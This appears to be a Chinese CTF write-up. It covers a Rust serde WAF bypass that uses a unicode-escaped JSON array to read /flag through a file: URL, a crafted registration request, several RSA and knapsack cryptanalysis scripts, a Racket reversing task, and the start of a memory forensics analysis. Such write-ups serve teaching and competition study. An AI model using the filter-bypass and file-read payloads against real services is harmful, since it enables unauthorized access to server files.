#[derive(Debug, Serialize, Deserialize)]
struct File{
    #[serde(default = "default_protocol")]
    pub protocol: String,
    pub href: String,
    pub origin: String,
    pub pathname: String,
    pub hostname:String
}

pub fn default_protocol() -> String {
    "http".to_string()
}
//protocol is default value,can't be customized
pub fn waf(body: &str) -> String {
    if body.to_lowercase().contains("flag") ||
 body.to_lowercase().contains("proc"){
        return String::from("./main.rs");
    }
    if let Ok(json_body) = serde_json::from_str::
<Value>(body) {
        if let Some(json_body_obj) =
json_body.as_object() {
            if json_body_obj.keys().any(|key| key ==
BLACK_PROPERTY) {
                return String::from("./main.rs");
            }
        }
        //not contains protocol,check if struct is File
        if let Ok(file) = serde_json::from_str::<File>
(body) {
            return
serde_json::to_string(&file).unwrap_or(String::from("./
main.rs"));
        }
    } else{
        //body not json
        return String::from(body);
    }
    return String::from("./main.rs");
}

fn main() {
    let args: Vec<String> = env::args().collect();
    println!("{}", waf(&args[1]));
}
```


这篇文章 提到了 serde 的一个特性，那就是可以直接传数组，在反序列化的时候自动帮你构建成一个 JSON 对象。之后在 JSON 序列化一下就可以得到 JSON 字符串了。



查了一下官方文件發現說 serde 也能直接把 array 按照順序 deserialize 到一個 struct 中，這正好是我們要的，所以這樣就能拿 flag 了:

```
await fetch('/api/register', {
  method: 'POST',
  credentials: 'include',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify([
    'elitemiko',
    'elitemiko',
    [
      {
        name: 'rustshop flag',
        quantity: 0x42069
      }
    ],
    0x13371337
  ])
}).then(r => r.json())
await fetch('/api/flag').then(r => r.json())
// corctf{we_d0_s0me_s3rde_shen4nigans}
```

```
["file:","\u0066\u0069\u006c\u0065\u003a\u002f\u002f\u002f\u0066\u006c\u0061\u0067","null","\u002f\u0066\u006c\u0061\u0067",""]
```



Request

```
POST /readfile HTTP/1.1
Host: eci-2zeh176cjxwvbvyf8imf.cloudeci1.ichunqiu.com:3000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 127

[
  "file:",
  "\u0066\u0069\u006c\u0065\u003a\u002f\u002f\u002f\u0066\u006c\u0061\u0067",
  "null",
  "\u002f\u0066\u006c\u0061\u0067",
  ""
]
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 30 Oct 2022 11:04:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close
X-Powered-By: Express
ETag: W/"2a-nENoPc0H1Vd5YPp2aa2lnS7qUQE"

flag{59a6cbbd-e2f2-4954-a0ac-e7de6937c7c5}
```

Crypto

leak_rsa

找到08年那个论文。

github找到个python脚本，改了改。

k直接用原脚本不行。给d的未知比特填上1，然后用背包问题，LLL搞一下，求出k的一个估计值。

```
p_bits = [None for _ in range(512)]
q_bits = [None for _ in range(512)]
d_bits = [None for _ in range(1024)]

# construct le order bits_lists!
def get_par_bits(par_bits, hint):
    ll = len(par_bits)
    for i in range(ll):
        if i in hint:
            par_bits[i] = int(hint[i])



get_par_bits(p_bits, hint1)
get_par_bits(q_bits, hint2)
get_par_bits(d_bits, hint3)

# TODO: check here, maybe incorrect
p_bits.reverse()
q_bits.reverse()
d_bits.reverse()



def _find_k(N, e, d_bits, k_min, k_max):
    """
    Here d_bits is in fact hint3
    output best_d__bits is also d__bin, binary string
type
    """
    best_match_count = 0
    best_k = None
    best_d__bits = None


    # Enumerate every possible k value.
    for k in range(k_min, k_max):
        d_ = (k * (N + 1) + 1) // e
        d__bits = bin(d_)[2:].zfill(1024)
        match_count = 0
        miss_count = 0
        # Only check the most significant half.
        for i in range(0, len(d__bits) // 2 ):
            if i in d_bits and (d_bits[i]) ==
d__bits[i]:
                match_count += 1
            if i in d_bits and (d_bits[i]) !=
d__bits[i]:
                miss_count += 1

        # Update the best match for d.
        if match_count > best_match_count:
            best_match_count = match_count
            best_k = k
            best_d__bits = d__bits
            print(match_count,miss_count,k)

    return best_k, best_d__bits


d_bin = ''
for i in range(1024):
    if i not in hint3:
        d_bin += '?'
    else:
        d_bin += hint3[i]

M = Matrix(ZZ, 34+330, 35+330)
X = 2^10

for i in range(33):
    M[i, i] = X
    M[i, -2] = int((bin(2^i * (n+1)//e)
[2:].zfill(1024))[:512], 2)
    M[-1, i] = X/2


j=33
for i in range(512):
    if i not in hint3:
        M[j, j] = X
        M[j, -2] = 2^(511-i)
        M[-1, j] = X/2
        j += 1

M[-1, -1] = X/2
M[-2, -2] = X/2
M[-1, -2] = int((d_bin.replace('?','1'))[:512], 2)


M_ = M.LLL()
for v in M_:
    if abs(v[-1]) == X/2 and v[-2] / v[-1] > 0:
        print(v / v[-1])
        k = 0
        for j in range(32):
            k += (1 - v[j]/v[-1]) / 2 * 2^j
        print(k)
        z = _find_k(n, e, hint3, k-1000, k+1000)
        print(z)
```

```
"""
d的匹配度最好的情况：183个比特对了182个
k = 1972411342
d__bin =
'01000010001000000100111100111110010001000110110100101010
00000101000100111010011001001111011000011010110100000111
00011100000000101000011011011110010001110010111111110000
00110011111111110110001001110110001010001000000110010001
10011100010111110110100011011010001101111010111111010001
11011011011111111011110111000111001011101110010101110000
10001001001100000100010111110101111100011100000110111110
10011011101010110011011110101101110100001000010010011100
01110101011011001111010010111001100110001011101110001000
10101101011010111111100110111011000111100100010001110000
01010110001100100110101000110100001011110111000000011110
00011101101001110010110001010100000011000000011110001111
01010101010011011000000001010011100010100001010011000001
11000010100110101010110010101110010011101110001000011110
11011011011000001101111111010000101110101100011101010100
11111000100101001110101001001010110001111000110100101100
10110101100001101100110010000000010111101011111001010111
11001000000100110100010101010100001001110100100010100001
0011010001100100111001011011110111'
"""
```

然后再用github这个脚本，一夜分解出了p和q

```
import os
import sys
from itertools import product


def int_to_bits_le(i, count):
    """
    Converts an integer to bits, little endian.
    :param i: the integer
    :param count: the number of bits
    :return: the bits
    """
    bits = []
    for _ in range(count):
        bits.append(i & 1)
        i >>= 1

    return bits


def bits_to_int_le(bits, count):
    """
    Converts bits to an integer, little endian
    :param bits: the bits
    :param count: the number of bits
    :return: the integer
    """
    i = 0
    for k in range(count):
        i |= (bits[k] & 1) << k

    return i

# Section 3.
def _tau(x):
    i = 0
    while x % 2 == 0:
        x //= 2
        i += 1

    return i
```

```
# Section 2.
def _correct_msb(d_bits, d__bits):
    print(len(d_bits))
    # Correcting the most significant half of d.

    for i in range(len(d_bits) // 2 + 2, len(d_bits)):
        d_bits[i] = d__bits[i]


# Section 3.
def _correct_lsb(e, d_bits, exp):
    # Correcting the least significant bits of d.
    # Also works for dp and dq, just with a different
exponent.
    inv = pow(e, -1, 2 ** exp)
    for i in range(exp):
        d_bits[i] = (inv >> i) & 1


# Branch and prune for the case with p, q, and d bits
known.
# @ti.func
def _branch_and_prune_pqd(N, e, k, tk, p, q, d, p_, q_,
i):
    if i == len(p) or i == len(q):
        yield p_, q_
    else:
        d_ = bits_to_int_le(d, i)
        c1 = ((N - p_ * q_) >> i) & 1
        # Seems incorrect..
        # c2 = ((k * (N + 1) + 1 - k * (p_ + q_) - e *
d_) >> (i + tk)) & 1

        # c2 = ((k * (p_ + q_) + e * d_ - k * (N + 1) +
1) >> (i + tk)) & 1
```

```
        tmp = abs( k * (N + 1) + 1 - k * (p_ + q_) - e
* d_ )

        c2 = (tmp >> (i+tk)) & 1

        p_prev = p[i]
        q_prev = q[i]
        d_prev = 0 if i + tk >= len(d) else d[i + tk]
        p_possible = [0, 1] if p_prev is None else
[p_prev]
        q_possible = [0, 1] if q_prev is None else
[q_prev]
        d_possible = [0, 1] if d_prev is None else
[d_prev]
        for p_bit, q_bit, d_bit in product(p_possible,
q_possible, d_possible):
            # Addition modulo 2 is just xor.
            if p_bit ^ q_bit == c1 and d_bit ^ p_bit ^
q_bit == c2:
                p[i] = p_bit
                q[i] = q_bit
                if i + tk < len(d):
                    d[i + tk] = d_bit
                yield from _branch_and_prune_pqd(N, e,
k, tk, p, q, d, p_ | (p_bit << i), q_ | (q_bit << i), i
+ 1)

        p[i] = p_prev
        q[i] = q_prev
        if i + tk < len(d):
            d[i + tk] = d_prev




# @ti.kernel
```

```
def factorize_pqd(N: int, e: int, p_bits: list, q_bits: 
list, d_bits: list) -> tuple:
    """
    Factorizes n when some bits of p, q, and d are 
known.
    If at least 42% of the bits are known, this attack 
should be polynomial time, however, smaller percentages 
might still work.
    More information: Heninger N., Shacham H., 
"Reconstructing RSA Private Keys from Random Key Bits"
    :param N: the modulus
    :param e: the public exponent
    :param p_bits: bits of p in le order, if p_bits[i] 
unknown then p_bits[i] == None
    :param q_bits: similar as above
    :param d_bits: similar as above
    :return: a tuple containing the prime factors
    """



    p_bits[0] = 1
    q_bits[0] = 1




    k = 1972411342

    #TODO: fix here
    d__bin =
'010000100010000010011110011111001000100011011010010101
0000010100010011101001100100111101100001101011010000111
0001110000000001010000110110111100100011100101111110000
0011001111111111011000100111011000101000100000110010001
1001110001011111011010001101101000110111101011111010001
1101101101111111011110111000111001011101110010101110000
1000100100110000100010111110101111100011100000110111110
1001101110101011001101111010110111010000100001001001100
0111010101101100111101001011100110011000101110111000100
1010110101101011111110011011101100011110010001000111000
0101011000110010011010100011010000101111011100000011110
0001110110100111001011000101010000011000000011110001111
0101010101001101100000001010011100010100001010011000001
1100001010011010101011001010111001001110111000100001110
1101101101100000110111111101000010111010110001110101010
1111100010010100111010100100101011000111100011010010110
1011010110000110110011001000000010111101011111001010111
1100100000100110100010101010100001001110100100010100001
00110100011001001110010110111101111'
    d__bits = [0 for i in range(len(d__bin))]
    for i in range(len(d__bin)):
        d__bits[i] = d__bin[i]


    _correct_msb(d_bits, d__bits)

    tk = _tau(k)
    _correct_lsb(e, d_bits, 2 + tk)

    print("Starting branch and prune algorithm...")
    for p, q in _branch_and_prune_pqd(N, e, k, tk,
p_bits, q_bits, d_bits, p_bits[0], q_bits[0], 1):
        if p * q == N:
            return int(p), int(q)
```

再常规解密

```python
assert p*q == n

from gmpy2 import invert

phi = (p-1)*(q-1)
d = invert(e, phi)

m = pow(c, d, n)

from Crypto.Util.number import long_to_bytes

print(long_to_bytes(m))


b'flag{022db473-bd93-4c64-8e6f-a8f45205f364}'
```

little little fermat

yafu直接分出N

```
p =
11887853772894265642834649929578157180848240939084164222334476057487485972806971092902627112665734648016476153593841839977704512156756634066593725142934001
q =
11887853772894265642834649929578157180848240939084164222334476057487485972806971092902627112665734646483980612727952939084061619889139517526028673988305393
n =
141321067325716426375483506915224930097246865960474155069040176356860707435540270911081589751471783519639996589589495877214497196498978453005154272785048418715013714419926299248566038773669282170912502161620702945933984680880287757862837880474184004082619880793733517191297469980246315623924571332042031367393
```

```
c =
8136876283135898034875730394017899471881865667977445030
0533215016117959412236853310026456227434535301960147956
8436648627773007513196506362999430686200070670639454533
1099282849808355620535202563860064313784956308099679788
8503027153527315524658003251767187427382796451974118362
5465077888543490869171121149 26883
e = 65537

assert p*q == n

from Crypto.Util.number import long_to_bytes

phi = (p-1)*(q-1)
d = e.inverse_mod(phi)
assert e*d % phi == 1

m = int(pow(c, d, n))

Fp = GF(p)
x = Fp(114514).multiplicative_order()
print(x)

m = m ^^ (x**2)

flag = long_to_bytes(int(m))
print(flag)

1188785377289426564283464992957815718084824093908416422
2334476057487485972806971092902627112665734648016476153
59384183997770451215675663406659372514293 4000
b'flag{I~ju5t_w@nt_30_te11_y0u_how_I_@m_f3ll1ng~}45108#
@7++3@79?3328?!!@08#712/+963-60#9-/83#+/1@@=59!/84@?
3#4!4=-9542/##'
```

tracing

可以根据trace文件推断具体执行过程，并且如果知道终止条件是可以反推的。gcd算法退出时应该是a, b一个为1一个为0，于是编写脚本反向求phi出来。

逆推是逆向师傅解的。具体的推法思路：先根据task挑选三个会执行到的分支语句。
比如挑选task.py(9)。

然后把trace.out处理一下，用solve.py把每一轮的分支扒出来，再用exp.py逆向。每一轮还有额外分支是，是否进行交换。分别存在了两个表。

```python
# solve.py

cmp_table = ["task.py(9):", "task.py(14):",
"task.py(20): "]
cmp_table2 = ["9", "14", "20"]
store_list = []
xchg_list = []
file = open('trace.out')
try:
    file_context = file.read()
    # print(file_context)
    flag = 0
    count = 0
    for i in file_context:
        if flag == 1:
            flag = 0
            if i == "4":
                store_list.append(3)
                count += 1
            if i == "2":
                print(count, end=",")
        else:
            if flag == 2:
                flag = 0
                if i == "0":
                    store_list.append(0)
                    count += 1
                else:
                    if i == "1":
                        print(count, end=",")
            if i == "9":
                store_list.append(1)
                count += 1
            if i == "1":
                flag = 1
            if i == "2":
                flag = 2

    for i in range(len(store_list) - 1, -1, -1):
        print(store_list[i], end=",")
    print(len(store_list))
    for l in range(len(xchg_list) - 1, -1, -1):
        print(xchg_list[l], end=",")
    print(len(xchg_list))
    # file_context是一个string，读取完后，就失去了对
test.txt的文件引用
    # file_context=open(file).read().splitlines()，则
    # file_context是一个list，每行文本内容是list中的一个元
素
finally:
    file.close()
```

```
# exp.py
```

```
serial =
[1,0,0,1,3,3,1,1,0,1,3,3,1,0,0,1,0,1,1,0,1,3,1,0,0,0,1,
0,0,0,0,0,1,0,0,1,1,1,1,0,0,0,0,1,1,1,0,0,1,0,0,1,1,1,0
,1,0,1,1,0,1,0,1,1,0,0,1,1,1,0,0,1,0,1,0,0,0,0,0,1,1,1,
1,0,1,1,0,0,1,1,0,1,0,1,0,1,0,1,1,0,1,1,0,0,0,1,0,1,1,1
,1,0,1,0,1,1,1,1,1,1,1,1,0,0,0,0,0,1,0,0,1,0,0,0,1,0,1,
1,0,0,0,0,1,0,0,0,1,1,1,0,1,0,1,0,0,0,0,1,0,0,1,1,0,0,1
,0,0,0,0,1,1,1,0,1,0,0,1,1,1,0,0,1,0,1,0,1,1,0,0,0,1,0,
1,1,1,0,0,1,1,1,1,1,1,1,0,1,1,1,1,1,0,1,0,1,1,1,1,1,1,1
,0,0,0,1,0,0,1,1,0,1,1,0,0,0,0,0,1,0,0,1,0,0,1,1,0,1,1,
0,0,0,0,0,1,1,0,1,1,0,0,1,0,1,1,1,0,1,1,1,0,0,0,0,1,0,1
,1,0,1,1,0,0,1,1,0,1,0,0,0,1,1,0,1,0,1,1,1,0,1,0,1,0,1,
0,1,0,0,0,0,0,0,0,1,1,0,1,0,0,1,0,1,1,1,0,1,1,0,0,1,0,1
,0,1,1,0,1,1,1,0,0,1,1,0,1,1,1,0,1,1,1,0,1,0,1,0,1,1,1,
0,0,1,1,0,0,0,0,1,1,0,1,1,0,1,1,1,0,1,1,0,1,1,0,0,0,1,1
,0,0,1,0,1,0,0,0,1,1,0,0,0,1,1,1,1,1,1,1,0,0,0,1,1,1,
0,1,0,1,0,0,0,1,1,0,0,1,0,1,0,0,0,0,0,0,0,0,1,1,1,0,0,1
,0,1,1,1,0,0,0,0,1,0,0,0,1,1,1,0,0,1,1,0,0,0,0,0,1,0,1,
0,0,0,1,0,0,0,1,0,1,1,1,1,0,1,1,1,0,0,1,0,1,1,0,0,0,0,0
,1,0,0,0,1,1,1,0,0,0,1,1,0,1,0,0,1,0,1,0,0,0,1,1,0,0,0,
0,0,0,0,1,1,1,1,1,0,0,1,0,1,0,0,0,0,1,1,1,1,0,0,1,0,1,1
,1,1,0,0,1,0,0,0,1,0,1,1,0,0,1,1,0,0,1,0,1,0,1,1,1,0,1,
1,1,1,0,0,1,0,0,1,1,0,0,0,0,0,1,1,0,0,1,1,0,0,1,1,1,1,0
,0,0,0,0,0,1,1,1,1,0,0,1,1,0,0,0,1,0,0,1,0,0,0,1,1,1,0,
0,1,0,0,0,1,1,0,1,1,1,1,1,1,0,0,0,1,1,1,0,0,1,0,0,1,1,1
,0,0,0,1,1,1,0,0,1,0,1,0,1,0,0,0,0,0,0,0,1,1,1,1,1,1,0,
0,1,0,1,0,0,1,1,1,0,0,0,0,1,1,0,0,1,1,0,0,1,1,1,1,1,1,1
,0,0,1,1,1,1,1,0,1,1,0,0,0,1,1,1,1,0,1,0,0,1,0,1,0,0,0,
1,1,0,0,0,1,1,1,0,1,0,1,0,1,0,1,0,1,0,1,0,0,1,0,0,1,1,1
,0,1,0,1,0,0,1,0,0,0,1,0,0,1,0,0,1,0,0,1,0,0,0,0,1,1,1,
0,1,1,0,0,1,1,0,0,1,0,0,0,0,1,0,1,1,0,1,1,0,0,1,1,0,0,0
,0,1,0,1,1,0,1,1,1,0,1,1,0,0,0,1,0,0,0,0,1,0,1,0,1,1,0,
1,0,0,1,0,0,0,1,1,1,0,0,1,1,0,1,0,0,0,1,1,0,1,0,1,0,0,0
,0,1,1,0,1,1,1,1,1,0,1,1,1,0,0,0,1,0,1,0,0,1,0,1,1,1,1,
1,0,0,1,1,0,0,0,0,0,0,0,0,0,1,1,1,1,1,0,0,0,1,1,1,0,0,0
,1,0,0,0,0,0,1,0,0,1,1,1,0,0,1,1,0,1,0,0,0,1,1,0,0,1,0,
1,0,1,0,0,1,0,0,1,0,1,0,0,0,0,1,0,1,1,0,0,0,0,1,1,0,1,0
,1,0,0,0,0,0,1,0,1,0,1,0,0,1,1,1,1,1,1,0,0,0,0,1,0,1,0,
0,0,0,0,1,1,0,1,0,1,1,1,0,0]
xchg_table = [1008, 1009, 1013, 1018, 1019, 1025, 1031]


def gcd(a, b):
    count = 0
    #print(a, b)
    while count != 1031:
        # print(1031-count)
        if (1031-count) in xchg_table:
            a, b = b, a
        if serial[count] == 0:  # a&1==0
            a <<= 1
        else:  # a&1==1
            if serial[count] == 1:  # b&1==1
                a <<= 1
                a = a + b
            else:  # b&1==0
                b <<= 1
        count += 1
    print(a, b)
    return a


def isnOdd(a):
    return a & 1 != 1


b = 65537
a = 1
gcd(1, 0)
```

```
#
113793513490894881175568252406666081108916791207947545198428641792768110581083359318482355485724476407204679171578376741972958506284872470096498674038813765700336353715590069074081309886710425934960057225969468061891326946398492194812594219890553185043390915509200930203655022420444027841986189782168065174301
#
11258047456251069304157555221037756328428447988490473645365237019771519205905579276699413137630642514775260560052879554485474066687116541096892102273635879008245879870075500348064504986515504745184710121114880212529402131488832218895921902283566073882211513269842281153673373593956853999495892698112430299508808
```

之后就是常规解密，跟其他题一样，不写了。

fill

思路：

1. 破LCG，得到真的M。
2. 破解背包密码获得明文

```
S = 492226042629702
s0 = 562734112
s1 = 859151551
s2 = 741682801
n = 991125622
```

```
states = [s0, s1, s2]

M = [19621141192340, 39617541681643, 3004946591889,
6231471734951, 3703341368174, 48859912097514,
4386411556216, 11028070476391, 18637548953150,
29985057892414, 20689980879644, 20060557946852,
46908191806199, 8849137870273, 28637782510640,
35930273563752, 20695924342882, 36660291028583,
10923264012354, 29810154308143, 4444597606142,
31802472725414, 23368528779283, 15179021971456,
34642073901253, 44824809996134, 31243873675161,
27159321498211, 2220647072602, 20255746235462,
24667528459211, 46916059974372]

# step 1 breaking LCG

def crack_unknown_increment(states, modulus,
multiplier):
    increment = (states[1] - states[0]*multiplier) %
modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) *
inverse_mod(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus,
multiplier)

n, m, c = crack_unknown_multiplier(states, n)

nbits = 32
s = [0 for _ in range(nbits)]
s[0] = s0
for i in range(1, nbits):
    s[i] = (s[i-1] * m + c) % n
```

```
assert s[1] == s1
assert s[2] == s2

for t in range(nbits):
    M[t] = M[t] - s[t]  # 用LCG再加下密，直接用加法来加
密。
print(M)

# Step 2 break knapsack

# create a large matrix of 0's (dimensions are public
key length +1)
A = Matrix(ZZ, nbits + 1, nbits + 1)
# fill in the identity matrix
for i in range(nbits):
    A[i, i] = 1
# replace the bottom row with your public key

pubkey = M
for i in range(nbits):
    A[i, nbits] = pubkey[i]
# last element is the encoded message
A[nbits, nbits] = -S

res = A.BKZ()
for i in range(0, nbits + 1):
    # print solution
    M = res.row(i).list()
    flag = True
    for m in M:
        if m != 0 and m != 1:
            flag = False
            break
    if flag:
        print(i, M)
        # M = ''.join(str(j) for j in M)
        # remove the last bit
        # M = M[:-1]
        # M = hex(int(M, 2))[2:-1]
        # print(M)

from Crypto.Hash import SHA256

M = [1, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1,
1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0]
msg = 0
for i in range(nbits):
    msg += M[i] * 2^(nbits - 1 - i)

# msg = 0xd79eef6
print(msg)
```

根据题目中提示的flag格式，算完msg做一个sha256，然后一交

common_rsa

注意到是common prime RSA，d较小。github上跟leak_rsa同一个代码仓库找到了一个脚本。

根据代码注释找到论文，尝试攻击发现确实可行。论文有说m=2，t=0。只贴攻击函数和过程了

```
# import logging
import os
import sys
from math import log
from math import sqrt

from sage.all import RR
from sage.all import ZZ
```

```
# path =
os.path.dirname(os.path.dirname(os.path.dirname(os.path
.realpath(os.path.abspath(__file__)))))
# if sys.path[1] != path:
#     sys.path.insert(1, path)

# from shared.small_roots import jochemsz_may_integer
import jochemsz_may_integer

def attack(N, e, delta=0.25, m=1, t=None):
    """
    Recovers the prime factors of a modulus and the
private exponent if the private exponent is too small
(Common Prime RSA version).
    More information: Jochemsz E., May A., "A Strategy
for Finding Roots of Multivariate Polynomials with New
Applications in Attacking RSA Variants" (Section 5)
    :param N: the modulus
    :param e: the public exponent
    :param delta: a predicted bound on the private
exponent (d < N^delta) (default: 0.25)
    :param m: the m value to use for the small roots
method (default: 1)
    :param t: the t value to use for the small roots
method (default: automatically computed using m)
    :return: a tuple containing the prime factors and
the private exponent, or None if the private exponent
was not found
    """
    gamma = 1 - log(e, N)
    assert delta <= 1 / 4 * (4 + 4 * gamma - sqrt(13 +
20 * gamma + 4 * gamma ** 2)), "Bound check failed."

    x, y, z = ZZ["x", "y", "z"].gens()
    f = e ** 2 * x ** 2 + e * x * (y + z - 2) - (y + z
- 1) - (N - 1) * y * z
    X = int(RR(N) ** delta)
    Y = int(RR(N) ** (delta + 1 / 2 - gamma))
    Z = int(RR(N) ** (delta + 1 / 2 - gamma))
    W = int(RR(N) ** (2 + 2 * delta - 2 * gamma))
    t = int((1 / 2 + gamma - 4 * delta) / (2 * delta))
* m if t is None else t
    print(f"Trying m = {m}, t = {t}...")
    strategy =
jochemsz_may_integer.ExtendedStrategy([t, 0, 0])
    for x0, y0, z0 in
jochemsz_may_integer.integer_multivariate(f, m, W, [X,
Y, Z], strategy):
        d = x0
        ka = y0
        kb = z0
        if pow(pow(2, e, N), d, N) == 2:
            p = (e * d - 1) // kb + 1
            q = (e * d - 1) // ka + 1
            return p, q, d

    return None


delta = 0.14
m = 2
t = 0
p, q, d = attack(n, e, delta, m, t)
print(p, q, d)


from Crypto.Util.number import long_to_bytes

m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
```

Reverse

rocket

反编译，发现程序执行了 racket + 一些参数， 查询后发现是 通过偏移指定可执行文件的内容。 根据执行命令中的偏移 dump下来执行的代码片段，发现是 zo 文件。
尝试反编译，发现给了 machine code，一些不能编译的东西。未能找到一些有用的信息。

通过执行文件，查看结果，发现
./chall && cat output && rm output && echo

输入 输出
0 110592
1 117649
2 125000

确认是输入数据 ascii码的立方
gmpy2.iroot(110592, 3) = 48


对给的数据进行开方
gmpy2.iroot(72122728040135433910084218324574182235447654897640421711359825692113776202902748285267445589769500040520888384194950935232814901711191091496923437536625214832097586215227372220242219941570926244273430571431794896089428371575280312992362300894749329325514 06181, 3)

得到
1932075300302504863230828074185282423004535949016989348123687965758222641984182831184 61
libnum.n2s(n)
得到flag
ctf{th1s_is_re4lly_beaut1fly_r1ght?}

Misc

Strange_forencis

拿到附件后发现是一个内存镜像，使用volatiity分析后发现无法识别镜像，所以猜测是Linux或者Macos的镜像，查看mem的十六进制后发现是Linux version 5.4.0-84-generic内核，所以制作一个该内核的profile就可以正常识别了。



```
1.mem
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
7105:5380h 58 FF 38 00 00 00 00 00 F0 02 39 00 00 00 00 00  Xÿ8.....ð.9.....
7105:5390h 6F 2E 00 00 00 00 00 00 53 59 53 4C 4F 47 5F 46  o.......SYSLOG_F
7105:53A0h 41 43 49 4C 49 54 59 3D 30 00 00 00 00 00 00 00  ACILITY=0.......
7105:53B0h 02 00 00 00 00 00 00 00 37 00 00 00 00 00 00 00  ........7.......
7105:53C0h 7A 79 54 70 B9 30 4C 03 00 00 00 00 00 00 00 00  zyTp¹0L.........
7105:53D0h B8 30 96 00 00 00 00 00 53 59 53 4C 4F 47 5F 46  ¸0-.....SYSLOG_F
7105:53E0h 41 43 49 4C 49 54 59 00 01 00 00 00 00 00 00 00  ACILITY.........
7105:53F0h 58 00 00 00 00 00 00 00 E1 C8 C7 B1 52 B8 A0 8C  X.......áÈÇ±R¸ Œ
